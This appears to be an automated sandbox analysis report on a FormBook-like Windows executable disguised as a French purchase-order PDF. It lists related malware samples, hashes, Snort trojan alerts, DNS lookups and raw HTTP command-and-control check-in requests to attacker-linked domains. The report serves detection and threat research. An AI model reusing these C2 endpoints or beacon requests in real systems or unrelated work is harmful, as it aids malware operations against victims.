	i9Na8iof4G.exe	Get hash	malicious	Browse	• www.rootmoover.com/wufn/?7n=pDKh8nopV2b0&-ZYx-=jUqWC+wOjrrnf2CQrj52syV+yALdMbb6PeVmesdIWlCxWErNj937WU588MC4hnh1Hp0+ODAGVw==
	bin.exe	Get hash	malicious	Browse	• www.shoppinkksugar.com/cvrn/?9rSx00op=lu6dEYykmYBZDVkHqoWf7UFcij5h1gP9UVpQoOFFQSHjdyZzHlZY1xDiEpj6UByo6tZJCBzf0A==&StT=FR-8dxEhSB
	Payment For Invoice 321-1005703.exe	Get hash	malicious	Browse	• www.themummymarketplace.com/fznn/?e0GHc8YP=knTPA+f9tKCZdl8AXg9m87w6tnYHDJqknKET7CvX32Y80YefcE1lwqZdAZ2fl6ctn9k4&9rg=00GTJt
	RYP-210712.xlsx	Get hash	malicious	Browse	• www.riveraitc.com/6mam/?TP=SnhjisI/g941tYnedO532EwcXneBDaw7KeLS1bDcRf/9DFIScc8FKDp/bNw9aZvGYlrq4Q==&O2M0W=yVJpjpi8601X

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	INV NO-1820000514 USD 270,294.pdf.exe	Get hash	malicious	Browse	• www.salet shirtonlin e.net/vtg0/?8pcx=wLM7yM5qIIdfZe6bPcD5+tH9HS6HIdKxsDGDeiTUWIc3xI5y5L9vfJDJMr8xbHkHS5AY&b8Zd=YdoHsDD
	auhToVTQTs.exe	Get hash	malicious	Browse	• www.essentiallyours candles.com/p2io/?LhZlTrE=tOwaJov1NmitprcRi3+vLu8KpTdHs2Vuljzq3uMGq4g841w++xy1kQ5hZRjoHtKlVmiR&VN=1bQLqD
	Invoice Amount 14980.exe	Get hash	malicious	Browse	• www.slingmodeinc.com/p4se/?7npd928=D5A61tOYXACBJnTTL6EuJjOFOrzb7pToer6ROMogPofjrPCD8Igj7Qs9clmkcP0LoyCpBDdung==&U2M=m0GHc
	W7f.PDF.exe	Get hash	malicious	Browse	• www.serenityeternity.com/ushb/?-ZT=4hqHR&3feDA=59BDWT+RfSt3SBSoc1bHtk+fi9zzfb2ZkmW634jeoVZ5ZNJtsds46fXGn58sLk1vYRmK
	Order Signed PEARLTECH contract and PO.exe	Get hash	malicious	Browse	• www.shopinnocenceeyejai.com/um8e/?oT60=5js4&khX81N=xH37aAVzz87XJyJmDmcM72NNpTFjNoYi38LK6Cm6aAvAgv0ee8djzuC2F/V3G7HCeXQO
	MR# RFx 21-2034021.exe	Get hash	malicious	Browse	• www.isbpestcontrol.com/wt5i/?gPJtvx=4hQLbd7p5RaTuHV&k6AT-2H=zGMYFR67lDE2HH6Vm1zczZHcFL0qym+4qYTJbpMzh4zr6+Zy1hBqKi2vQzUiwesLouDL
	AWB & Shipping Tracking Details.exe	Get hash	malicious	Browse	• www.mrbeagleshop.com/iuem/?A48t=Y8eiPa/Nz3UJvAERzDFlMhabbaOL1i+JuDXOTMHO4J5NnUwqavKtuVQDaAM2tTgSlsfk&nN=1bVtlz

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ORDER -RFQ#-TEOS1909061 40HC 21T05 DALIAN.doc	Get hash	malicious	Browse	• www.yummylipz.net/b8eu/?5jLxCj7=BJsIvBSZAMM8O3qnTBySesvKf4cy5ptvtRL/e7MsGjTsJ8iq89FIxm8C2ebAarH9of/FaA==&S48H=-ZSXKLQ8r2B4yP
	Nsda7LTM1x.exe	Get hash	malicious	Browse	• www.rootmoover.com/wufn/?VFNXjbnp=jUqWC+wOjrrnf2CQrj52syV+yALdMbb6PeVmesdlWlCxWErNj937WU588MO4y3t2e50o&R0GP=g0Dt1dZH_
	ORDER78827.doc	Get hash	malicious	Browse	• www.timelessthots.com/b82a/?bTcT=0bhHK4GPMBVHoFX&R8SL=+W4cVHxaRfYtj0YDCK6op++cHV2wfF4HiTGeqDXvDBZfFEYSHEbLIPAcuPNF3olTRIFT3g==
	D3ccF8FfwAXrqsU.exe	Get hash	malicious	Browse	• www.themummymarketplace.com/fznn/?0x=knTPA+f9tKCZdl8AXg9m87w6tnYHDJqknKET7CvX32Y80YefcE1IwqZdAaWl1r8V9aF/&S8DhyH=5jU4g2_HxF

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
shops.myshopify.com	Purchase Requirements.exe	Get hash	malicious	Browse	• 23.227.38.74
	Form_TT_EUR57,890.exe	Get hash	malicious	Browse	• 23.227.38.74
	INV NO-1820000514 USD 270,294.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	payment copy.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO_0008.exe	Get hash	malicious	Browse	• 23.227.38.74
	i9Na8iof4G.exe	Get hash	malicious	Browse	• 23.227.38.74
	bin.exe	Get hash	malicious	Browse	• 23.227.38.74
	Payment For Invoice 321-1005703.exe	Get hash	malicious	Browse	• 23.227.38.74
	RYP-210712.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	INV NO-1820000514 USD 270,294.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	auhToVTQTs.exe	Get hash	malicious	Browse	• 23.227.38.74
	kKTeUAtiIP.exe	Get hash	malicious	Browse	• 23.227.38.74
	Invoice Amount 14980.exe	Get hash	malicious	Browse	• 23.227.38.74
	W7f.PDF.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order Signed PEARLTECH contract and PO.exe	Get hash	malicious	Browse	• 23.227.38.74
	MR# RFx 21-2034021.exe	Get hash	malicious	Browse	• 23.227.38.74
	AWB & Shipping Tracking Details.exe	Get hash	malicious	Browse	• 23.227.38.74
	ORDER -RFQ#-TEOS1909061 40HC 21T05 DALIAN.doc	Get hash	malicious	Browse	• 23.227.38.74
	Nsda7LTM1x.exe	Get hash	malicious	Browse	• 23.227.38.74
	ORDER78827.doc	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	wuxvGLNrxG.jar	Get hash	malicious	Browse	• 162.241.216.53

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Amaury.vanvinckenroye-AudioMessage_520498.htm	Get hash	malicious	Browse	• 192.185.138.88
	transferred $95,934.55 pdf.exe	Get hash	malicious	Browse	• 50.87.146.49
	rL3Wx4zKD4.exe	Get hash	malicious	Browse	• 74.220.199.6
	hD72Gd3THG.exe	Get hash	malicious	Browse	• 67.20.76.71
	Products Order38899999.exe	Get hash	malicious	Browse	• 50.87.146.199
	ORDER_0009_PDF.exe	Get hash	malicious	Browse	• 74.220.199.6
	WWTLJo3vxn.exe	Get hash	malicious	Browse	• 192.254.235.241
	INV. 736392 Scan pdf.exe	Get hash	malicious	Browse	• 192.185.164.148
	7nNtjBvhrm	Get hash	malicious	Browse	• 142.7.147.90
	Purchase Requirements.exe	Get hash	malicious	Browse	• 192.185.0.218
	#Ud83d#Udda8 FaxMail dir -INV 000087.html	Get hash	malicious	Browse	• 162.241.217.69
	Products Order.exe	Get hash	malicious	Browse	• 50.87.146.199
	zerYOlEkZR.exe	Get hash	malicious	Browse	• 192.254.235.241
	PO-K-128 IAN 340854.exe	Get hash	malicious	Browse	• 192.185.90.36
	csa customers.xlsx	Get hash	malicious	Browse	• 162.241.217.138
	ENXcmU1LzQ.exe	Get hash	malicious	Browse	• 108.167.158.96
	Payment For Invoice 321-1005703.exe	Get hash	malicious	Browse	• 192.185.0.218
	Medical Equipment Order 2021.PDF.exe	Get hash	malicious	Browse	• 74.220.199.6
	S4M4QpXfnn.exe	Get hash	malicious	Browse	• 173.254.56.16
CLOUDFLARENETUS	MFS0175, MFS0117 MFS0194.exe	Get hash	malicious	Browse	• 172.67.188.154
	ORIGINAL PROFORMA INVOICE COAU7220898130,PDF.exe	Get hash	malicious	Browse	• 172.67.176.89
	Purchase Requirements.exe	Get hash	malicious	Browse	• 23.227.38.74
	items.doc	Get hash	malicious	Browse	• 104.21.19.200
	ZI09484474344.exe	Get hash	malicious	Browse	• 104.21.49.41
	#Ud83d#Udda8rocket.com 7335931#Ufffd90-queue-1675.htm	Get hash	malicious	Browse	• 104.16.19.94
	ATT66004.HTM	Get hash	malicious	Browse	• 104.16.19.94
	JUP2A9ptp5.exe	Get hash	malicious	Browse	• 104.21.19.200
	7vd7MuxjGd.exe	Get hash	malicious	Browse	• 104.21.92.87
	xar2.dll	Get hash	malicious	Browse	• 172.67.70.134
	Form_TT_EUR57,890.exe	Get hash	malicious	Browse	• 23.227.38.74
	BadFile.HTM	Get hash	malicious	Browse	• 104.16.18.94
	Stolen Images Evidence.js	Get hash	malicious	Browse	• 104.21.95.9
	LOPEZ CV.exe	Get hash	malicious	Browse	• 104.21.19.200
	Stolen Images Evidence.js	Get hash	malicious	Browse	• 104.21.95.9
	INV NO-1820000514 USD 270,294.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	banload.msi	Get hash	malicious	Browse	• 104.23.98.190
	PO_1994.exe	Get hash	malicious	Browse	• 172.67.188.154
	bothlee2010.exe	Get hash	malicious	Browse	• 172.65.232.115
	D0CUMENT DE ENV#U00cdO.pdf.exe	Get hash	malicious	Browse	• 104.21.39.75

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Nouveau bon de commande. 3007021_pdf.exe.log

Process:	C:\Users\user\Desktop\Nouveau bon de commande. 3007021_pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Nouveau bon de commande. 3007021_pdf.exe.log	
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.7739369111242835
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Nouveau bon de commande. 3007021_pdf.exe
File size:	1327104
MD5:	e1d1316d5bc047ec817b950286734ed0
SHA1:	ae3cb4a0103f8daa9ec8f6dc00b6bfeb3f1c52ca
SHA256:	6fd8c63bf53f7364e54505eb98e1b6fc005fbb691a65680e400e7b9104ad1795
SHA512:	88a8f1555bc906728a9ab429899e2ae7d5eefa5712807207423cca26e36044160f6383f3568a581a786780a6a0fdd54cf13b9222c550dc6e66b8994fcc2b168
SSDEEP:	24576:gzeFrYS/d3kYdkhlOAnxHRrjz+LVL+eQBDmwRGPoN7vdiTbnFM:5H2lOAnxHRrjz+ZL+eum/PoiM
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....P..6.....6S... ...`....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x545336
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6103A4B4 [Fri Jul 30 07:05:24 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4

General

OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x14359c	0x143600	False	0.86088117873	data	7.77818810762	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x146000	0x5f0	0x600	False	0.445963541667	data	4.25972931821	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x148000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-20:12:27.500344	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49738	23.227.38.74	192.168.2.3
08/03/21-20:12:42.716824	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.3	23.227.38.74
08/03/21-20:12:42.716824	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.3	23.227.38.74
08/03/21-20:12:42.716824	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.3	23.227.38.74
08/03/21-20:12:42.819216	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49741	23.227.38.74	192.168.2.3
08/03/21-20:12:53.832051	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49743	34.102.136.180	192.168.2.3
08/03/21-20:13:09.239820	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49745	34.102.136.180	192.168.2.3

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 20:12:17.091470003 CEST	192.168.2.3	8.8.8.8	0xb2b9	Standard query (0)	www.jual-penggugurkandungan.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 20:12:27.393232107 CEST	192.168.2.3	8.8.8.8	0xd12a	Standard query (0)	www.discountpty.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:12:32.533386946 CEST	192.168.2.3	8.8.8.8	0xce7c	Standard query (0)	www.comericac.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:12:37.597125053 CEST	192.168.2.3	8.8.8.8	0xa3ad	Standard query (0)	www.n1getaccess.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:12:42.651360035 CEST	192.168.2.3	8.8.8.8	0xcedd	Standard query (0)	www.shopvybz.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:12:47.864981890 CEST	192.168.2.3	8.8.8.8	0x697d	Standard query (0)	www.handybusy.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:12:53.660952091 CEST	192.168.2.3	8.8.8.8	0x7370	Standard query (0)	www.theassistedadrscheme.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:12:58.853149891 CEST	192.168.2.3	8.8.8.8	0x9fee	Standard query (0)	www.indiadesignstory.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:13:03.992841005 CEST	192.168.2.3	8.8.8.8	0x9149	Standard query (0)	www.myblue monitor.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:13:09.068545103 CEST	192.168.2.3	8.8.8.8	0x3a7	Standard query (0)	www.truckt odock.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:13:14.253011942 CEST	192.168.2.3	8.8.8.8	0x7416	Standard query (0)	www.travel awardsguide.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:13:19.565293074 CEST	192.168.2.3	8.8.8.8	0x603a	Standard query (0)	www.signin-solution.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 20:12:17.364865065 CEST	8.8.8.8	192.168.2.3	0xb2b9	Name error (3)	www.jual-penggugurkandungan.com	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 20:12:27.431001902 CEST	8.8.8.8	192.168.2.3	0xd12a	No error (0)	www.discountpty.com	bazar-panama.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:12:27.431001902 CEST	8.8.8.8	192.168.2.3	0xd12a	No error (0)	bazar-panama.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:12:27.431001902 CEST	8.8.8.8	192.168.2.3	0xd12a	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Aug 3, 2021 20:12:32.578701973 CEST	8.8.8.8	192.168.2.3	0xce7c	Name error (3)	www.comericac.com	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 20:12:37.633867025 CEST	8.8.8.8	192.168.2.3	0xa3ad	Name error (3)	www.n1getaccess.com	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 20:12:42.698307991 CEST	8.8.8.8	192.168.2.3	0xcedd	No error (0)	www.shopvybz.com	shop-vybz.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:12:42.698307991 CEST	8.8.8.8	192.168.2.3	0xcedd	No error (0)	shop-vybz.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:12:42.698307991 CEST	8.8.8.8	192.168.2.3	0xcedd	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Aug 3, 2021 20:12:47.994066954 CEST	8.8.8.8	192.168.2.3	0x697d	No error (0)	www.handybusy.com	handybusy.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:12:47.994066954 CEST	8.8.8.8	192.168.2.3	0x697d	No error (0)	handybusy.com		162.241.218.97	A (IP address)	IN (0x0001)
Aug 3, 2021 20:12:53.698920965 CEST	8.8.8.8	192.168.2.3	0x7370	No error (0)	www.theassistedadrscheme.com	theassistedadrscheme.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:12:53.698920965 CEST	8.8.8.8	192.168.2.3	0x7370	No error (0)	theassistedadrscheme.com		34.102.136.180	A (IP address)	IN (0x0001)
Aug 3, 2021 20:12:58.889425039 CEST	8.8.8.8	192.168.2.3	0x9fee	No error (0)	www.indiadesignstory.com	indiadesignstory.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:12:58.889425039 CEST	8.8.8.8	192.168.2.3	0x9fee	No error (0)	indiadesignstory.com		160.153.138.219	A (IP address)	IN (0x0001)
Aug 3, 2021 20:13:04.048928976 CEST	8.8.8.8	192.168.2.3	0x9149	Name error (3)	www.myblue monitor.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 20:13:09.106823921 CEST	8.8.8.8	192.168.2.3	0x3a7	No error (0)	www.truckt odock.com	trucktodock.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:13:09.106823921 CEST	8.8.8.8	192.168.2.3	0x3a7	No error (0)	trucktodock.com		34.102.136.180	A (IP address)	IN (0x0001)
Aug 3, 2021 20:13:14.293872118 CEST	8.8.8.8	192.168.2.3	0x7416	No error (0)	www.travel awardsguid e.com		217.160.0.64	A (IP address)	IN (0x0001)
Aug 3, 2021 20:13:19.873693943 CEST	8.8.8.8	192.168.2.3	0x603a	No error (0)	www.signin-solution.com	dom.iserver.space		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:13:19.873693943 CEST	8.8.8.8	192.168.2.3	0x603a	No error (0)	dom.iserve r.space	server.domainsconfig.ru		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:13:19.873693943 CEST	8.8.8.8	192.168.2.3	0x603a	No error (0)	server.dom ainsconfig.ru		193.142.59.163	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.discountpty.com
- www.shopvybz.com
- www.handybusy.com
- www.theassistedadrscheme.com
- www.indiadesignstory.com
- www.trucktodock.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49738	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:12:27.453727007 CEST	5523	OUT	GET /ajs8/?q48d=HFQLptYpKX&3fBlVXm=xNYePOcIRg8tONHl062QEzR3pjdpSOb6qFMYs+u8dcNvqsBFMqM/aahx6CldT83MIu1q HTTP/1.1 Host: www.discountpty.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:12:27.500344038 CEST	5524	IN	HTTP/1.1 403 Forbidden Date: Tue, 03 Aug 2021 18:12:27 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: -1 X-Dc: gcp-europe-west1 X-Request-ID: 958672ac-771b-4294-8152-fabfc6d2d341 X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 679183a7af874eb5-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;dis

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49741	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:12:42.716824055 CEST	5549	OUT	GET /ajs8/?3fBlVXm=hqPLwoezIU4RJkzOayN9OUqrFULw7U9SfOZePsq8F9HyGJJZCf9ZB5ZbUnjAkpqHeNor&q48d=HFQLptYpKX HTTP/1.1 Host: www.shopvybz.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:12:42.819216013 CEST	5550	IN	HTTP/1.1 403 Forbidden Date: Tue, 03 Aug 2021 18:12:42 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 193 X-Sorting-Hat-ShopId: 46504476822 X-Request-ID: 5a30c7d5-1d11-4512-a8a2-713f34fc3e7e X-Download-Options: noopen X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Dc: gcp-europe-west1 CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 679184070f52dff7-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 